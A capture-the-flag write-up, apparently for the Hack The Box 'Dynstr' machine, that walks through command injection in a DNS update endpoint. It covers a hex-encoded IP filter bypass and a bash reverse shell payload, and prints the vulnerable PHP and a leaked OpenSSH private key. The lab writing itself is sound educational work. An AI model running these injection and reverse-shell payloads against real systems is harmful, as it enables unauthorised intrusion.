
```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=mytest.sodanew.com&ip=10.10.14.183"
911 [wrngdom: sodanew.com]
```

Test for another domain that provided on the webserver




```
911 [wrngdom: sodanew.com]
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=sodanew.dnsalias.htb&ip=10.10.14.183"
good 10.10.14.183
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=sodanew.dynamicdns.htb&ip=10.10.14.183"
good 10.10.14.183
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl "http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=sodanew.no-ip.htb&ip=10.10.14.183"
good 10.10.14.183
```

Change the hostname and discovered a nsupdate application.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl 'http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=soda!new.dynamicdns.htb&ip=10.10.14.183'
911 [nsupdate failed]
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$
```


Discovered a cmd injection flaw



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl 'http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=soda`sleep+1`new.dynamicdns.htb&ip=10.10.14
.183'
good 10.10.14.183
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ time curl 'http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=soda`sleep+1`new.dynamicdns.htb&ip=10.
10.14.183'
good 10.10.14.183

real    0m2.271s
user    0m0.005s
sys     0m0.005s
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$
```


cmd injection + url encode

Send this request to burp for us to easily manage the cmd



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ curl --proxy http://127.0.0.1:8099 'http://dynadns:sndanyd@10.10.10.244/nic/update?hostname=soda`ls`new.d
ynamicdns.htb&ip=10.10.14.183'
```


BurpSuite Repeater. The request is still working, means that the request can be sent via BurpSuite



```
GET /nic/update?hostname=
soda$(sleep+1)new.dynamicdns.htb&ip=10.10.14.183
 HTTP/1.1
Host: 10.10.10.244
Authorization: Basic ZHluYWRuczpzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sun, 17 Oct 2021 02:27:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 18
Connection: close
Content-Type: text/html; charset=UTF-8

good 10.10.14.183
```

Test for other linux command. It seems its work, but not result from the username. Blind result




```
GET /nic/update?hostname=
soda$(whoami)new.dynamicdns.htb&ip=10.10.14.183
HTTP/1.1
Host: 10.10.10.244
Authorization: Basic ZHluYWRuczpzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sun, 17 Oct 2021 02:28:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 18
Connection: close
Content-Type: text/html; charset=UTF-8

good 10.10.14.183
```


Test reverse shell but not work. Discovered there is filtering applied on the source code to hostname query parameter.

Because the server only response back few parts of the attacker machine IP.

Imagine the source code might be as follow



```
domainName = param_hostname.split('\,')[1]
```




```
GET /nic/update?hostname=
soda$(bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.183/5555+
0>1%26")new.dynamicdns.htb&ip=10.10.14.183 HTTP/1.1
Host: 10.10.10.244
Authorization: Basic ZHluYWRuczpzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close

```

```
HTTP/1.1 200 OK
Date: Sun, 17 Oct 2021 02:34:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 55
Connection: close
Content-Type: text/html; charset=UTF-8

911 [wrngdom: 10.14.183/5555 0>1&")new.dynamicdns.htb]
```

Way to bypass from the filter. Convert attacker IP as hex format

Link to convert IP to hex: https://www.browserling.com/tools/ip-to-hex




```
GET /nic/update?hostname=soda$(bash -c
'bash -i >& /dev/tcp/0x0a0a0eb7/5555 0>&1')new.dynamicd
ns.htb&ip=10.10.14.183 HTTP/1.1
Host: 10.10.10.244
Authorization: Basic ZHluYWRuczpzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close
Content-Length: 1

```

2.0 INITIAL ACCESS


2.1 Reverse shell response

Prepare netcat listener




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ nc -lvnp 5555
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

URL Encode the cmd part and send the request




```
GET /nic/update?hostname=
soda$(bash+-c+'bash+-i+>%26+/dev/tcp/0x0a0a0eb7/5555+0>
%261')new.dynamicdns.htb&ip=10.10.14.183 HTTP/1.1
Host: 10.10.10.244
Authorization: Basic ZHluYWRuczpzbmRhbnlk
User-Agent: curl/7.74.0
Accept: */*
Connection: close
Content-Length: 1


```

Reserve shell gained



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr$ nc -lvnp 5555
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.244.
Ncat: Connection from 10.10.10.244:46562.
bash: cannot set terminal process group (795): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dynstr:/var/www/html/nic$
```


2.2 CMD PHP FLAW is on the update file



```
www-data@dynstr:/var/www/html/nic$ file update
file update
update: PHP script, ASCII text
www-data@dynstr:/var/www/html/nic$ cat update
cat update
<?php
  // Check authentication
  if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']))      { echo "badauth\n"; exit; }
  if ($_SERVER['PHP_AUTH_USER'].":".$_SERVER['PHP_AUTH_PW']!=='dynadns:sndanyd') { echo "badauth\n"; exit; }

  // Set $myip from GET, defaulting to REMOTE_ADDR
  $myip = $_SERVER['REMOTE_ADDR'];
  if ($valid=filter_var($_GET['myip'],FILTER_VALIDATE_IP))                       { $myip = $valid; }

  if(isset($_GET['hostname'])) {
    // Check for a valid domain
    list($h,$d) = explode(".",$_GET['hostname'],2);
    $validds = array('dnsalias.htb','dynamicdns.htb','no-ip.htb');
    if(!in_array($d,$validds)) { echo "911 [wrngdom: $d]\n"; exit; }
    // Update DNS entry
    $cmd = sprintf("server 127.0.0.1\nzone %s\nupdate delete %s.%s\nupdate add %s.%s 30 IN A %s\nsend\n",$d,$h,$d,$h,$d,$myip);
    system('echo "'.$cmd.'" | /usr/bin/nsupdate -t 1 -k /etc/bind/ddns.key',$retval);
    // Return good or 911
    if (!$retval) {
      echo "good $myip\n";
    } else {
      echo "911 [nsupdate failed]\n"; exit;
    }
  } else {
    echo "nochg $myip\n";
  }
?>
www-data@dynstr:/var/www/html/nic$
```


2.3 SSH Private key disclosure

Subdirectory of 'support-case' on bindmgr main directory




```
www-data@dynstr:/home/bindmgr/support-case-C62796521$ ls -la
ls -la
total 436
drwxr-xr-x 2 bindmgr bindmgr   4096 Mar 13  2021 .
drwxr-xr-x 5 bindmgr bindmgr   4096 Mar 15  2021 ..
-rw-r--r-- 1 bindmgr bindmgr 237141 Mar 13  2021 C62796521-debugging.script
-rw-r--r-- 1 bindmgr bindmgr  29312 Mar 13  2021 C62796521-debugging.timing
-rw-r--r-- 1 bindmgr bindmgr   1175 Mar 13  2021 command-output-C62796521.txt
-rw-r--r-- 1 bindmgr bindmgr 163048 Mar 13  2021 strace-C62796521.txt
www-data@dynstr:/home/bindmgr/support-case-C62796521$
```

The OpenSSH private is disclosure on the strace text file




```
read(5, "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas
7klAb37HhVANJgY7EoewTwmSCcsl1\n42kuvUhxLultlMRCj1pnZY/1sJqTywPGalR7VXo+2l0Dwx3zx7kQFiPeQJwiOM8u/g8lV3\nHjGnCvzI4UojALjCH3YPVuvuhF0yIPvJDessdot/D2VPJqS+TD/4Nogy
nFeUrpIW5DSP+F\nL6oXil+sOM5ziRJQl/gKCWWDtUHHYwcsJpXotHxr5PibU8EgaKD6/heZXsD3Gn1VysNZdn\nUOLzjapbDdRHKRJDftvJ3ZXJYL5vtupoZuzTTD1VrOMng13Q5T90kndcpyhCQ50IW4XNbX\
nCUjxJ+1jgwAAA8g3MHb+NzB2/gAAAAdzc2gtcnNhAAABAQDF4pkc7L5EaGz6CcwSCx1Bqz\nuSUBvfseFUA0mBjsSh7BPCZIJyyXXjaS69SHEu6W2UxEKPWmdlj/WwmpPLA8ZqVHtVej7a\nXQPDHfPHuRAWI9
5AnCI4zy7+DyVXceMacK/MjhSiMAuMIfdg9W6+6EXTIg+8kN6yx2i38P\nZU8mpL5MP/g2iDKcV5SukhbkNI/4UvqheKX6w4znOJElCX+AoJZYO1QcdjBywmlei0fGvk\n+JtTwSBooPr+F5lewPcafVXKw1l2d
Q4vONqlsN1EcpEkN+28ndlclgvm+26mhm7NNMPVWs\n4yeDXdDlP3SSd1ynKEJDnQhbhc1tcJSPEn7WODAAAAwEAAQAAAQEAmg1KPaZgiUjybcVq\nxTE52YHAoqsSyBbm4Eye0OmgUp5C07cDhvEngZ7E8D6R
PoAi+wm+93Ldw8dK8e2k2QtbUD\nPswCKnA8AdyaxruDRuPY422/2w9qD0aHzKCUV0E4VeltSVY54bn0BiIW1whda1ZSTDM31k\nobFz6J8CZidCcUmLuOmnNwZI4A0Va0g9kO54leWkhnbZGYshBhLx1LMixw5
Oc3adx3Aj2l\nu291/oBdcnXeaqhiOo5sQ/4wM1h8NQliFRXraymkOV7qkNPPPMPknIAVMQ3KHCJBM0XqtS\nTbCX2irUtaW+Ca6ky54TIyaWNIwZNznoMeLpINn7nUXbgQAAAIB+QqeQO7A3KHtYtTtr6A\nTy
k6sAVDCvrVoIhwdAHMXV6cB/Rxu7mPXs8mbCIyiLYveMD3KT7ccMVWnnzMmcpo2vceuE\nBNS+0zkLxL7+vWkdWp/A4EWQgI0gyVh5xWIS0ETBAhwz6RUW5cVkIq6huPqrLhSAkz+dMv\nC79o7j32R2KQAAAIE
A8QK44BP50YoWVVmfjvDrdxIRqbnnSNFilg30KAd1iPSaEG/XQZyX\nWv//+lBBeJ9YHlHLczZgfxR6mp4us5BXBUo3Q7bv/djJhcsnWnQA9y9I3V9jyHniK4KvDt\nU96sHx5/UyZSKSPIZ8sjXtuPZUyppMJV
ynbN/qFWEDNAxholEAAACBANIxP6oCTAg2yYiZ\nb6Vity5Y2kSwcNgNV/E5bVE1i48E7vzYkW7iZ8/5Xm3xyykIQVkJMef6mveI972qx3z8m5\nrlfhko8zl6OtNtayoxUbQJvKKaTmLvfpho2PyE4E34BN+OB
AIOvfRxnt2x2SjtW3ojCJoG\njGPLYph+aOFCJ3+TAAAADWJpbmRtZ3JAbm9tZW4BAgMEBQ==\n-----END OPENSSH PRIVATE KEY-----\n", 4096) = 1823
read(5, "", 4096)                    = 0
```

SSH directory enumeration for "authorized_keys" and public key




```
read(5, "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas
7klAb37HhVANJgY7EoewTwmSCcsl1\n42kuvUhxLultlMRCj1pnZY/1sJqTywPGalR7VXo+2l0Dwx3zx7kQFiPeQJwiOM8u/g8lV3\nHjGnCvzI4UojALjCH3YPVuvuhF0yIPvJDessdot/D2VPJqS+TD/4Nogy
nFeUrpIW5DSP+F\nL6oXil+sOM5ziRJQl/gKCWWDtUHHYwcsJpXotHxr5PibU8EgaKD6/heZXsD3Gn1VysNZdn\nUOLzjapbDdRHKRJDftvJ3ZXJYL5vtupoZuzTTD1VrOMng13Q5T90kndcpyhCQ50IW4XNbX\
nCUjxJ+1jgwAAA8g3MHb+NzB2/gAAAAdzc2gtcnNhAAABAQDF4pkc7L5EaGz6CcwSCx1Bqz\nuSUBvfseFUA0mBjsSh7BPCZIJyyXXjaS69SHEu6W2UxEKPWmdlj/WwmpPLA8ZqVHtVej7a\nXQPDHfPHuRAWI9
5AnCI4zy7+DyVXceMacK/MjhSiMAuMIfdg9W6+6EXTIg+8kN6yx2i38P\nZU8mpL5MP/g2iDKcV5SukhbkNI/4UvqheKX6w4znOJElCX+AoJZYO1QcdjBywmlei0fGvk\n+JtTwSBooPr+F5lewPcafVXKw1l2d
Q4vONqlsN1EcpEkN+28ndlclgvm+26mhm7NNMPVWs\n4yeDXdDlP3SSd1ynKEJDnQhbhc1tcJSPEn7WODAAAAAwEAAQAAAQEAmg1KPaZgiUjybcVq\nxTE52YHAoqsSyBbm4Eye0OmgUp5C07cDhvEngZ7E8D6R
PoAi+wm+93Ldw8dK8e2k2QtbUD\nPswCKnA8AdyaxruDRuPY422/2w9qD0aHzKCUV0E4VeltSVY54bn0BiIW1whda1ZSTDM31k\nobFz6J8CZidCcUmLuOmnNwZI4A0Va0g9kO54leWkhnbZGYshBhLx1LMixw5
Oc3adx3Aj2l\nu291/oBdcnXeaqhiOo5sQ/4wM1h8NQliFRXraymkOV7qkNPPPMPknIAVMQ3KHCJBM0XqtS\nTbCX2irUtaW+Ca6ky54TIyaWNIwZNznoMeLpINn7nUXbgQAAAIB+QqeQO7A3KHtYtTtr6A\nTy
